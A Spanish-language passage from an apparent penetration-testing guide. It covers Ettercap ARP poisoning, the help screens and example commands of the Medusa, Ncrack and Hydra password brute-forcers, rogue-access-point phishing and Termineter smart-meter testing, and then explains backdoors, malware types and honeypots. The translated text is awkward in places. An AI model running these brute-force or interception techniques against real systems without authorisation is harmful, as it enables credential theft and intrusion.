


"Salida:" solo muestra todo en la pantalla. Una "-q" o "-Tq" habría proporcionado menos información en el monitor, pero siempre elijo ver tanto como sea posible.

Presiona "enter", Ettercap escaneará la red y comenzará a hacer pujas. Déjalo funcionar todo el tiempo que desees. Una vez que sienta que ha reunido suficiente, presione la tecla "Q" y ettercap devolverá la tabla de caché de arp de su objetivo a su estado original.

Ahora todo lo que necesita hacer es analizar el archivo de volcado. Esto se puede hacer con "etterlog" o wireshark. Para usar wireshark, puede necesitar cambiar el nombre del archivo a "dump.pcap". En cuanto a "etterlog", deberá convertirlo al formato adecuado. Escriba "etterlog -h" y vea todas las maravillosas opciones, es muy completo. Una vez que tenga su archivo de captura, puede usar herramientas como caosreader o network miner para recuperar la información. O podrías hacerlo manualmente usando wireshark.

## Medusa



```
Applications Places System Parrot Terminal Thu Oct 26, 23:26No Indicators
File Edit View Search Terminal Help
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
ALERT: Host information must be supplied.
Syntax: Medusa [-h host][-H file] [-u username][-U file] [-p password][-P file] [-C file] -M module [OPT]
-h [TEXT]      : Target hostname or IP address
-H [FILE]     : File containing target hostnames or IP addresses
-u [TEXT]     : Username to test
-U [FILE]     : File containing usernames to test
-p [TEXT]     : Password to test
-P [FILE]     : File containing passwords to test
-C [FILE]     : File containing combo entries. See README for more information.
-O [FILE]     : File to append log information to
-e [n/s/ns]   : Additional password checks ([n] No Password, [s] Password = Username)
-M [TEXT]     : Name of the module to execute (without the .mod extension)
-m [TEXT]     : Parameter to pass to the module. This can be passed multiple times with a
               different parameter each time and they will all be sent to the module (i.e.
               -m Param1 -m Param2, etc.)
-d           : Dump all known modules
-n [NUM]     : Use for non-default TCP port number
-s           : Enable SSL
-g [NUM]     : Give up after trying to connect for NUM seconds (default 3)
-r [NUM]     : Sleep NUM seconds between retry attempts (default 3)
-R [NUM]     : Attempt NUM retries before giving up. The total number of attempts will be NUM + 1.
-c [NUM]     : Time to wait in usec to verify socket is available (default 500 usec).
-t [NUM]     : Total number of logins to be tested concurrently
-T [NUM]     : Total number of hosts to be tested concurrently
-L           : Parallelize logins using one username per thread. The default is to process
               the entire username before proceeding.
-f           : Stop scanning host after first valid username/password found.
-F           : Stop audit after first valid username/password found on any host.
-b           : Suppress startup banner.
-q           : Display module's usage information
-v [NUM]     : Verbose level [0 - 6 (more)]
-w [NUM]     : Error debug level [0 - 10 (more)]
-V           : Display version
-Z [TEXT]    : Resume scan based on map of previous scan
```

Medusa es una solución de inicio de sesión modular, veloz, masivamente paralela y modular para servicios de red creada por los geeks de Foofus.net. Actualmente tiene módulos para los siguientes servicios: CVS, FTP, HTTP, IMAP, MS-SQL, MySQL, NCP (NetWare), PcAnywhere, POP3, PostgreSQL, rexec, rlogin, rsh, SMB, SMTP (VRFY), SNMP, SSHv2. , SVN, Telnet, VmAuthd, VNC y un módulo contenedor genérico.

## Ncrack



Ncrack es una herramienta de cracking de autenticación de red de alta velocidad. Fue creado para ayudar a las empresas a proteger sus redes probando proactivamente todos sus hosts y dispositivos de red en busca de contraseñas deficientes. Los profesionales de seguridad también confían en Ncrack cuando auditan a sus clientes.

Ncrack se diseñó utilizando un enfoque modular, una sintaxis de línea de comandos similar a Nmap y un motor dinámico que puede adaptar su comportamiento en función de los comentarios de la red. Permite una auditoría a gran escala rápida pero confiable a múltiples hosts.

Las características de Ncrack incluyen una interfaz muy flexible que otorga al usuario un control total de las operaciones de red, lo que permite ataques de fuerza bruta muy sofisticados, plantillas de sincronización para facilidad de uso, interacción en tiempo de ejecución similar a Nmap y muchas más. Los protocolos soportados incluyen RDP, SSH, HTTP (S), SMB, POP3 (S), VNC, FTP, SIP, Redis, PostgreSQL, MySQL y Telnet.

```

Applications Places System Parrot Terminal
File Edit New Search Terminal Help
#ncrack
Ncrack 0.5 ( http://ncrack.org )
Usage: ncrack [Options] [target and service specification]
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iX <inputfilename>: Input from Nmap's -oX XML output format
  -iN <inputfilename>: Input from Nmap's -oN Normal output format
  -iL <inputfilename>: Input from list of hosts/networks
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
SERVICE SPECIFICATION:
  Can pass target specific services in <service>://target (standard) notation or
  using -p which will be applied to all hosts in non-standard notation.
  Service arguments can be specified to be host-specific, type of service-specific
  (-m) or global (-g). Ex: ssh://10.0.0.10,at=10,cl=30 -m ssh:at=50 -g cd=3000
  Ex2: ncrack -p ssh,ftp:3500,25 10.0.0.10 scanme.nmap.org google.com:80,ssl
  -p <service-list>: services will be applied to all non-standard notation hosts
  -m <service>:<options>: options will be applied to all services of this type
  -g <options>: options will be applied to every service globally
Misc options:
  ssl: enable SSL over this service
  path <name>: used in modules like HTTP ('=' needs escaping if used)
TIMING AND PERFORMANCE:
  Options which take <time> are in seconds, unless you append 'ms'
  (milliseconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
Service-specific options:
  cl (min connection limit): minimum number of concurrent parallel connections
  CL (max connection limit): maximum number of concurrent parallel connections
  at (authentication tries): authentication attempts per connection
  cd (connection delay): delay <time> between each connection initiation
  cr (connection retries): caps number of service connection attempts
  to <time-out>: maximum cracking <time> for service, regardless of success so far
-T=>S: Set timing template (higher is faster)
--connection-limit <number>: threshold for total concurrent connections
AUTHENTICATION:
-U <filename>: username file
-P <filename>: password file
-user <username list>: comma-separated username list
  
```

```

--pass <password_list>: comma-separated password list
--passwords-first: Iterate password list for each username. Default is opposite.
--pairwise: Choose usernames and passwords in pairs.
OUTPUT:
-oN/-oX <file>: Output scan in normal and XML format, respectively, to the given filename.
-oA <basename>: Output in the two major formats at once
-v: Increase verbosity level (use twice or more for greater effect)
-d[level]: Set or increase debugging level (Up to 10 is meaningful)
--nsock-trace <level>: Set nsock trace level (Valid range: 0 - 10)
--log-errors: Log errors/warnings to the normal-format output file
--append-output: Append to rather than clobber specified output files
MISC:
--resume <file>: Continue previously saved session
--save <file>: Save restoration file with specific filename
-f: quit cracking service after one found credential
-o: Enable IPv6 cracking
-sL or --list: only list hosts and services
--datadir <dirname>: Specify custom Ncrack data file location
--proxy <type://proxy:port>: Make connections via socks4, 4a, http.
-V: Print version number
-h: Print this help summary page.
MODULES:
FTP, SSH, Telnet, HTTP(S), POP3(S), SMB, RDP, VNC, SIP, Redis, PostgreSQL, MySQL
EXAMPLES:
ncrack -v --user root localhost:22
ncrack -v -T5 https://192.168.0.1
ncrack -v -iX ~/nmap.xml -g CL=5,to=ih
SEE THE MAN PAGE (http://nmap.org/ncrack/man.html) FOR MORE OPTIONS AND EXAMPLES
[...]-[root@parrot]-[/home/rorox]

```

## Resumen de opciones

Este resumen de opciones se imprime cuando se ejecuta Ncrack sin argumentos. Ayuda a las personas a recordar las opciones más comunes, pero no puede sustituir la documentación detallada en el resto de este manual.

Ncrack 0.5 (<http://ncrack.org>)

Uso: ncrack [Opciones] {especificación de objetivo y servicio}

### ESPECIFICACIÓN DE DESTINO:

Puede pasar nombres de host, direcciones IP, redes, etc.

Ejemplo: scanme.nmap.org, microsoft.com/24 , 192.168.0.1; 10.0.0-255.1-254

-iX <inputfilename>: Entrada desde el formato de salida XML -oX de Nmap

-iN <inputfilename>: Entrada desde Nmap's -oN Formato de salida normal

-iL <inputfilename>: Entrada desde la lista de hosts / redes

-exclude <host1 [, host2] [, host3], ...>: Excluir hosts / redes

-excludefile <archivo\_excluido>: excluir lista del archivo

### ESPECIFICACIÓN DEL SERVICIO:

puede pasar servicios específicos del objetivo en notación <servicio>: objetivo (estándar)

o usando -p que se aplicará a todos los hosts en notación no estándar.

Los argumentos de servicio se pueden especificar para que sean específicos del host, tipo de servicio específico

(-m) o global (-g). Ejemplo: ssh: //10.0.0.10,at=10,cl=30 -m ssh: at = 50 -g cd = 3000

Ex2: ncrack -p ssh, ftp: 3500,25 10.0.0.10 scanme.nmap.org google .com: 80, ssl

-p <service-list>: los servicios se aplicarán a todos los hosts de notación no estándar

-m <servicio>: <opciones>: las opciones se aplicarán a todos los servicios de este tipo

-g <opciones> : las opciones se aplicarán a todos los servicios de forma global



Opciones diversas: ssl: habilite SSL sobre esta ruta de servicio <nombre>: se utiliza en módulos como HTTP ('=' necesita escaparse si se usa)

## **CRONOGRAMA Y RENDIMIENTO:**

Las opciones que toman <hora> están en segundos, a menos que agregue 'ms' (milisegundos), 'm' (minutos) o 'h' (horas) al valor (por ejemplo, 30 m).

Opciones específicas del servicio:

cl (límite mínimo de conexión): número mínimo de conexiones paralelas simultáneas

CL (límite máximo de conexión): número máximo de conexiones paralelas simultáneas

en (intentos de autenticación): intentos de autenticación por conexión

cd (retardo de conexión): retraso <tiempo > entre cada inicio de conexión

cr (reintentos de conexión

): límite de intentos de conexión de servicio (tiempo de espera): agrietamiento máximo <tiempo> para el servicio, independientemente del éxito hasta la fecha

-T <0-5>: establecer la plantilla de temporización (superior es más rápido)

-conexión-límite <número>: umbral para el total de conexiones simultáneas de autenticación:

-U <nombre de archivo>: nombre de usuario archivo

-P <nombre de archivo>: archivo de contraseña

-user <username\_list>: lista de nombre de usuario separada por comas

-pass <password\_list>: comas Lista de contraseñas separadas

-passwords-first: Iterar la lista de contraseñas para cada nombre de usuario. El valor predeterminado es opuesto.

A la vista: elija nombres de usuario y contraseñas por parejas.

## **SALIDA:**

-oN / -oX <archivo>: exploración de salida en formato normal y XML, respectivamente, al nombre de archivo dado.

-oA <basename>: Salida en los dos formatos principales a la vez

-v: Aumenta el nivel de verbosidad (usa dos o más para obtener un mayor efecto)

-d [nivel]:

-nsock-trace <nivel>: establecer el nivel de rastreo nsock (rango válido: 0 - 10)

-log-errors: registrar errores / advertencias en el archivo de salida de formato normal

-append-output: anexar a más que archivos de salida especificados

## **MISC :**

-resume <archivo>: Continuar previamente guardado sesión

-save <archivo>: Guardar archivo de restauración con nombre de archivo específico

-f: quit cracking service después de una credencial encontrada

- 6: Habilitar cracking de IPv6
- sL o -list: solo enumerar hosts y servicios
- datadir <dirname>: Especifique la ubicación personalizada del archivo de datos de Ncrack
- proxy <tipo: // proxy: puerto>: Realice las conexiones a través de los calcetines 4, 4a, http.
- V: Número de versión de impresión
- h: Imprima esta página de resumen de ayuda.

## MÓDULOS:

**FTP, SSH, Telnet, HTTP (S), POP3 (S), SMB, RDP, VNC, SIP, Redis, PostgreSQL, MySQL**

## EJEMPLOS:

```
ncrack -v -user root localhost: 22
ncrack -v -T5 https: //192.168 .0.1
ncrack -v -iX ~ / nmap.xml -g CL = 5, to = 1h
```

## Módulos

La arquitectura de Ncrack es modular y cada módulo corresponde a un servicio o protocolo en particular. Actualmente, Ncrack admite los protocolos FTP, Telnet, SSH, RDP, VNC, HTTP (S), POP3 (S), SIP, Redis y PostgreSQL.

### Módulo Telnet

Los daemons de Telnet han sido reemplazados en gran medida por su "contraparte" más segura de SSH. Sin embargo, hay muchas cajas, principalmente enrutadores o impresoras, que todavía dependen de Telnet para el acceso remoto. Por lo general, estos también son más fáciles de descifrar, ya que las contraseñas predeterminadas son públicamente conocidas. El inconveniente es que telnet es un protocolo bastante lento, por lo que no debería esperar tasas realmente altas en su contra.

### Módulo FTP

La autenticación de FTP es bastante rápida, ya que hay muy poca sobrecarga de negociación de protocolo. La mayoría de los daemons FTP permiten de 3 a 6 intentos de autenticación, pero generalmente imponen un cierto retraso antes de responder con los resultados de un intento fallido.

## Módulo SSH

SSH es uno de los protocolos más frecuentes en las redes actuales. Por esta razón, una biblioteca especial, denominada opensshlib y basada en el código de OpenSSH, se creó y adaptó específicamente para las necesidades de Ncrack. Opensshlib se envía con Ncrack, por lo que el soporte SSH sale de la caja. Sin embargo, OpenSSL tendrá que instalarse en sistemas Unix. Windows OpenSSL dlls están incluidos en Ncrack, por lo que los usuarios de Windows no deberían preocuparse por nada.

## Módulo HTTP (S)

El Módulo HTTP actualmente admite autenticación básica y resumida. Ncrack intenta usar la opción HTTP "Keepalive", siempre que sea posible, lo que conduce a velocidades realmente altas, ya que permite realizar docenas de intentos por conexión. El módulo HTTP también se puede llamar a través de SS

## Módulo SMB

El módulo SMB actualmente funciona con TCP sin formato. NetBIOS aún no es compatible. Este protocolo permite una alta paralización, por lo que los usuarios podrían potencialmente aumentar el número de sondas concurrentes en su contra. SMB se usa frecuentemente para compartir archivos entre otras cosas y es uno de los protocolos más ubicuos, ya que está presente tanto en entornos Unix como Windows

## Módulo RDP

RDP (Remote Desktop Protocol) es un protocolo patentado desarrollado por Microsoft con el fin de proporcionar servicios remotos de terminal mediante la transferencia de información de visualización de gráficos desde la computadora remota al usuario y el transporte de comandos de entrada del usuario a la computadora remota.

## Módulo VNC

El protocolo VNC ha conocido el uso generalizado entre administradores y usuarios de Unix para el acceso gráfico remoto. VNC es quizás uno de los protocolos más vulnerables en términos de fuerza bruta, ya que a menudo requiere una contraseña sin un nombre de usuario correspondiente para la autenticación.



### **Módulo POP3 (S)**

El soporte de POP3 aún es experimental y no se ha probado exhaustivamente. Sin embargo, puede esperar que funcione contra servidores de correo comunes.

### **Módulo SIP**

El protocolo de inicio de sesión es un protocolo basado en texto, muy similar a HTTP en su estructura.

### **Módulo Redis**

Redis es uno de los servidores de almacenamiento en caché más utilizados y la base de datos NoSQL más popular.

### **Módulo PostgreSQL**

PostgreSQL se usa a menudo como una base de datos back-end. El módulo PostgreSQL admite la autenticación md5, que es el método de autenticación de contraseña más frecuente.

### **Módulo MySQL**

El módulo MySQL admite autenticación nativa.

## Hydra

```

[~]root@parrot:~/home/rofox
#hydra
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes

Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME]
] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-(head|get|post) http[s]-(get|post)-form
http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-(cram|digest)|md5][s] mssql mysql nntp oracle-listener oracle-si
d pcanvwhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5
ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example: hydra -l user -P paslist.txt ftp://192.168.0.1
[~]root@parrot:~/home/rofox
#
  
```

## ¿Que es Hydra?

Hydra es un cracker de inicio de sesión de red muy conocido y respetado (herramienta de descifrado de contraseñas)

La fuerza bruta solo significa que el programa lanza un aluvión implacable de contraseñas en un inicio de sesión para adivinar la contraseña. Como sabemos, la mayoría de los usuarios tienen contraseñas débiles y con demasiada frecuencia son fáciles de adivinar. Un poco de ingeniería social y las posibilidades de encontrar la contraseña correcta para un usuario se multiplican. La mayoría de las personas (especialmente aquellos que no usan la informática) basarán sus contraseñas "secretas" en palabras y sustantivos que no olvidarán fácilmente. Estas palabras son comúnmente: seres queridos, nombres de niños, direcciones, equipo de fútbol favorito, lugar de nacimiento, etc. Todo esto se obtiene fácilmente a través de las redes sociales, por lo que tan pronto como el pirata haya compilado estos datos, puede compilarse dentro de una "lista de contraseñas".

La fuerza bruta tomará la lista que creó el hacker y probablemente la combine con otras conocidas (contraseñas fáciles, como 'contraseña1, contraseña2', etc.) y comience el ataque. Dependiendo de la velocidad de procesamiento de la computadora de los piratas informáticos (auditores), la conexión a Internet (y tal vez proxies), la metodología de la fuerza bruta pasará sistemáticamente por cada contraseña hasta que se descubra la correcta.

Puede admitir muchos servicios diferentes:

|                     |           |                     |                    |
|---------------------|-----------|---------------------|--------------------|
| afp                 | cisco     | cisco-<br>enable    | cvs                |
| Firebird            | ftp       | http-get            | http-head          |
| http-proxy          | https-get | https-head          | https-form-<br>get |
| https-form-<br>post | icq       | imap                | imap-ntlm          |
| ldap2               | ldap3     | mssql               | mysql              |
| ncp                 | nntp      | oracle-<br>listener | pcanywhere         |
| pcnfs               | pop3      | pop3-ntlm           | postgres           |
| rexec               | rlogin    | rsh                 | sapr3              |
| sorbo               | smb       | smbnt               | smtp-auth          |
| smtp-auth-<br>ntlm  | snmp      | calcetines5         | ssh2               |
| teamspeak           | telnet    | vmauthd             | vnc                |

### 3vilTwinAttacker

Es una herramienta de seguridad que proporciona el punto de acceso Rogue para Man-In-The-Middle y los ataques a la red pretendiendo proporcionar servicios de Internet inalámbrico, pero husmeando en el tráfico. Se puede utilizar para capturar credenciales de usuarios desprevenidos ya sea figoneando la comunicación mediante phishing.

#### Características:


- Punto de acceso Wi-Fi Rouge
- Death Clients AP
- Monitor de solicitud de prueba
- Ataque de inanición DHCP
- Monitor Credentials
- Ataque de actualización de Windows
- Plantillas phishing
- Credenciales de volcado phishing
- Soporte airodump sacan
- Soporte mkd3 deauth

# PARROT SECURITY OS

- Soporte de gancho de carne
- Informe de registros html
- Mac Changer
- ARP Posion
- DNS Spoof
- Complementos
- net-creds
- sslstrip
- Herramientas
- ettercap
- driftnet



## Termineter



```
#termineter

Termineter

<[ termineter          v0.2.7
<[ model:              T-900
<[ loaded modules:    16

termineter > █
```

Termineter es un marco de prueba de Python Smart Meter Security que permite a las personas autorizadas probar los Smart Meters para detectar vulnerabilidades como el fraude en el consumo de energía, el secuestro de redes y más.

Muchas de estas vulnerabilidades han sido destacadas por los medios y las agencias de aplicación de la ley han enviado advertencias. El objetivo de un lanzamiento público para esta utilidad es promover la conciencia de seguridad para los medidores inteligentes y proporcionar una herramienta que brinde capacidades de prueba básicas a la comunidad y a los fabricantes de medidores para que la seguridad se pueda mejorar.

Las compañías de energía pueden usar el marco para identificar y validar los defectos internos que los hacen susceptibles al fraude y vulnerabilidades significativas.

### Cómo funciona

Termineter utiliza los protocolos C1218 y C1219 para la comunicación a través de una interfaz óptica. Actualmente son compatibles los medidores que usan C1219-2007 con juegos de caracteres de 7 bits.

Esta es la configuración más común que se encuentra en América del Norte. Termineter se comunica con Smart Meters a través de una conexión que utiliza una sonda óptica ANSI tipo-2 con una interfaz en serie.

**Los usuarios deben tener un conocimiento general del funcionamiento interno del medidor para poder utilizar Termineter con soltura.**



## Módulos

- **brute\_force\_login**- Credenciales de fuerza bruta
- **dump\_tables**- Tablas voluminosas C12.19 desde el dispositivo a un archivo CSV
- **enum\_tables**- Enumerar tablas C12.19 legibles del dispositivo
- **get\_info**- Obtenga información básica del medidor leyendo tablas
- **get\_log\_info**- Obtener información sobre los registros del medidor
- **get\_modem\_info**- Obtenga información sobre el módem integrado
- **get\_security\_info**- Obtenga información sobre el control de acceso del medidor
- **read\_table**- Leer datos de una tabla C12.19
- **run\_procedure**- Iniciar un procedimiento personalizado
- **set\_meter\_id**- Establecer la ID del medidor
- **set\_meter\_mode**- Cambiar el modo de funcionamiento del medidor
- **write\_table**- Escribir datos en una tabla C12.19

## Uso

## Sintaxis

```
- #termineter [-h] [-v] [-L {DEBUG, INFO, WARNING, ERROR, CRITICAL}] [-r RESOURCE_FILE]
```

## Mostrar Ayuda

```
- #termineter -h
usage: termineter [-h] [-v] [-L {DEBUG,INFO,WARNING,ERROR,CRITICAL}]
                [-r RESOURCE_FILE]

Termineter: Python Smart Meter Testing Framework

optional arguments:
  -h, --help            show this help message and exit
  -v, --version          show program's version number and exit
  -L {DEBUG,INFO,WARNING,ERROR,CRITICAL}, --log {DEBUG,INFO,WARNING,ERROR,CRITICAL}
                        set the logging level
  -r RESOURCE_FILE, --rc-file RESOURCE_FILE
                        execute a resource file
```

## Mostrar módulos

```
- #termineter

<[ termineter          v0.2.7
<[ model:              T-900
<[ loaded modules:    16

termineter > show modules

Modules
=====

Name                Description
-----
brute_force_login   Brute Force Credentials
diff_tables         Check C12.19 Tables For Differences
dump_tables         Dump Readable C12.19 Tables From The Device To A CSV File
enum_tables        Enumerate Readable C12.19 Tables From The Device
enum_userids       Enumerate Valid User IDs From The Device
get_info           Get Basic Meter Information By Reading Tables
get_local_display_info Get Information From The Local Display Tables
get_log_info       Get Information About The Meter's Logs
get_modem_info     Get Information About The Integrated Modem
get_security_info  Get Information About The Meter's Access Control
read_table         Read Data From A C12.19 Table
remote_reset       Initiate A Reset Procedure
run_procedure      Initiate A Custom Procedure
set_meter_id       Set The Meter's I.D.
set_meter_mode     Change The Meter's Operating Mode
write_table        Write Data To A C12.19 Table

termineter >
```







Una vez que un atacante obtiene acceso al sistema objetivo, el atacante puede optar por usar tanto el sistema como sus recursos y usar el sistema como plataforma de lanzamiento para explorar y explotar otros sistemas, o puede mantener un perfil bajo y continuar explotando el sistema. Ambas acciones pueden dañar la organización. Por ejemplo, el atacante puede implementar un sniffer para capturar todo el tráfico de red, incluidas las sesiones de telnet y ftp con otros sistemas.

Los atacantes que eligen no ser detectados eliminan la evidencia de su ingreso y usan una puerta trasera o un troyano para obtener acceso repetido. También pueden instalar rootkits en el kernel para obtener acceso de superusuario. Los rootkits obtienen acceso en el nivel del sistema operativo mientras que un caballo de Troya obtiene acceso a nivel de la aplicación. Tanto los rootkits como los troyanos dependen de los usuarios para instalarlos. Dentro de los sistemas de Windows, la mayoría de los troyanos se instalan como un servicio y se ejecutan como un sistema local, que tiene acceso administrativo.

Los atacantes pueden usar caballos de Troya para transferir nombres de usuario, contraseñas e incluso información de tarjetas de crédito almacenadas en el sistema. Pueden mantener el control sobre "su" sistema durante mucho tiempo al "endurecer" el sistema frente a otros atacantes, y en ocasiones, en el proceso, otorgan cierto grado de protección al sistema frente a otros ataques. Luego pueden usar su acceso para robar datos, consumir ciclos de CPU e intercambiar información confidencial o incluso recurrir a la extorsión.

Las organizaciones pueden usar sistemas de detección de intrusos o desplegar honeypots y honeynets para detectar intrusos. Sin embargo, este último no se recomienda a menos que la organización tenga el profesional de seguridad requerido para aprovechar el concepto de protección.

## **A continuación, veremos los siguientes conceptos:**

¿Qué es un Honeypot?

Cuando la mayoría de la gente piensa en honeypots, piensan en algunos de nuestros personajes de dibujos animados favoritos (Winnie the Pooh) que se entregan a un gran contenedor de miel. Sin embargo, en la jerga de la computadora el término tiene un significado bastante diferente.

## Honeypot:

"En la terminología informática, un **honeypot** es una trampa configurada para detectar, desviar o de alguna manera contrarrestar los intentos de uso no autorizado de los sistemas de información".

## ¿Cuáles son los tipos de Honeypots?

Producción: un honeypot de producción es uno que se utiliza dentro del entorno de una organización para ayudar a mitigar el riesgo.

Investigación: un honeypot de investigación agrega valor a la investigación en seguridad informática al proporcionar una plataforma para estudiar la amenaza

Los Honeypots generalmente se pueden dividir en diferentes categorías, honeypots de baja interacción, interacción media e interacción alta, respectivamente.

honeyd (baja interacción): un daemon con licencia GPL, que es capaz de simular grandes estructuras de red en un solo host.

mwcollect, nepenthes (interacción media) - Honeypot donde el malware infecta un entorno simulado

Spam honeypots: programas Honeypot creados por administradores que se hacen pasar por recursos abusivos para descubrir las actividades de los spammers.

Trampa de correo electrónico: una dirección de correo electrónico que no se utiliza para otro fin que no sea el de recibir correo no deseado también se puede considerar un honeypot de spam.

## Honeynet

Una honeynet es una red informática vulnerable y simulada que utiliza un servidor señuelo diseñado para probar la seguridad de la red. Las Honeynets se desarrollan para ayudar a los expertos en seguridad informática a mejorar la seguridad de redes y sistemas. Aunque un pirata informático puede parecer una red legítima, en realidad está alojado en un único servidor. Por diseño, las honeynets no están autorizadas para ningún uso auténtico. Si se accede a un honeynet, una suposición razonable es que la persona que accede es un hacker.

**Se utilizan varias técnicas y tipos de métodos para mantener el acceso.**

## **Backdoor**

Una puerta trasera en el software o en un sistema informático generalmente es un portal no documentado que permite que un administrador ingrese al sistema para solucionar problemas o realizar tareas de mantenimiento. Pero también se refiere a un portal secreto que los piratas informáticos y las agencias de inteligencia utilizan para obtener acceso ilícito.

Una puerta trasera tiene múltiples significados. Puede referirse a un punto de acceso legítimo integrado en un sistema o programa de software para administración remota.

En general, este tipo de puerta trasera no está documentada y se utiliza para el mantenimiento y el mantenimiento del software o de un sistema. Algunas puertas traseras administrativas están protegidas con un nombre de usuario y contraseña codificados que no se pueden cambiar; aunque algunos usan credenciales que pueden ser alteradas. A menudo, la existencia de la puerta trasera es desconocida para el propietario del sistema y solo la conoce el fabricante del software. Las puertas traseras administrativas incorporadas crean una vulnerabilidad en el software o sistema que los intrusos pueden usar para obtener acceso a un sistema o datos.

Los atacantes también pueden instalar su propia puerta trasera en un sistema específico. Hacerlo les permite ir y venir cuando lo deseen y le da acceso remoto al sistema. El malware instalado en los sistemas para este propósito a menudo se denomina troyano de acceso remoto o RAT y se puede usar para instalar otro malware en el sistema o para filtrar datos.

## **Malware, Virus, trojans**

### **¿Qué es Malware?**

La palabra Malware es la abreviatura de *software malicioso*, y es un término general utilizado para describir todos los virus, gusanos, spyware y casi cualquier cosa que esté específicamente diseñada para causar daños a su PC o robar su información.

El término virus informático a menudo se usa indistintamente con *malware*, aunque los dos en realidad no tienen el mismo significado. En el sentido más estricto, un virus es un programa que se copia a sí mismo e infecta una PC, extendiéndose de un archivo a otro, y luego de una PC a otra cuando los archivos se copian o comparten. *Imagen de Joffley*  
La mayoría de los virus se adhieren a archivos ejecutables, pero algunos pueden apuntar a un registro de inicio maestro, scripts de ejecución automática, macros de MS Office o, incluso, en algunos casos, archivos arbitrarios.

Muchos de estos virus, como CIH, están diseñados para hacer que su PC sea completamente inoperable, mientras que otros simplemente eliminan o corrompen sus archivos: el punto general es que un virus está diseñado para causar estragos y romper cosas.

## **Spyware:**

El software espía es cualquier software instalado en su PC que recopila su información sin su conocimiento, y envía esa información al creador para que puedan usar su información personal de alguna manera nefasta

## **Scareware:**

Scareware es un tipo de ataque relativamente nuevo, donde se engaña a un usuario para que descargue lo que parece ser una aplicación antivirus, que luego le informa que su PC está infectada con cientos de virus y solo se puede limpiar si paga por un virus.

## **Trojan Horses:**

Los caballos de Troya son aplicaciones que parecen estar haciendo algo inofensivo, pero secretamente tienen código malicioso que hace algo más. En muchos casos, los troyanos crearán una puerta trasera que permite que su PC sea controlada de forma remota, ya sea directamente o como parte de una botnet, una red de computadoras también infectadas con un troyano u otro software malicioso. La principal diferencia entre un virus y un troyano es que los troyanos no se replican ellos mismos: deben ser instalados por un usuario involuntario

## **Los gusanos:**

Los gusanos informáticos usan la red para enviar copias de sí mismos a otras PC, generalmente utilizan un agujero de seguridad para viajar de un host a otro, a menudo automáticamente sin la intervención del usuario. Debido a que pueden propagarse tan rápidamente a través de una red, infectando todas las PC en su camino, tienden a ser el tipo de malware más conocido, aunque muchos usuarios todavía se refieren erróneamente a ellos como virus.



## SHELL

**Bind shell:** la máquina del atacante actúa como un cliente y la máquina de la víctima actúa como un servidor que abre un puerto de comunicación en la víctima y espera que el cliente se conecte y luego emita comandos que serán remotamente (con respecto al atacante) ejecutados en la máquina de la víctima. Esto solo sería posible si la máquina de la víctima tiene una IP pública y es accesible a través de Internet (sin tener en cuenta todo el firewall, etc. en aras de la brevedad).

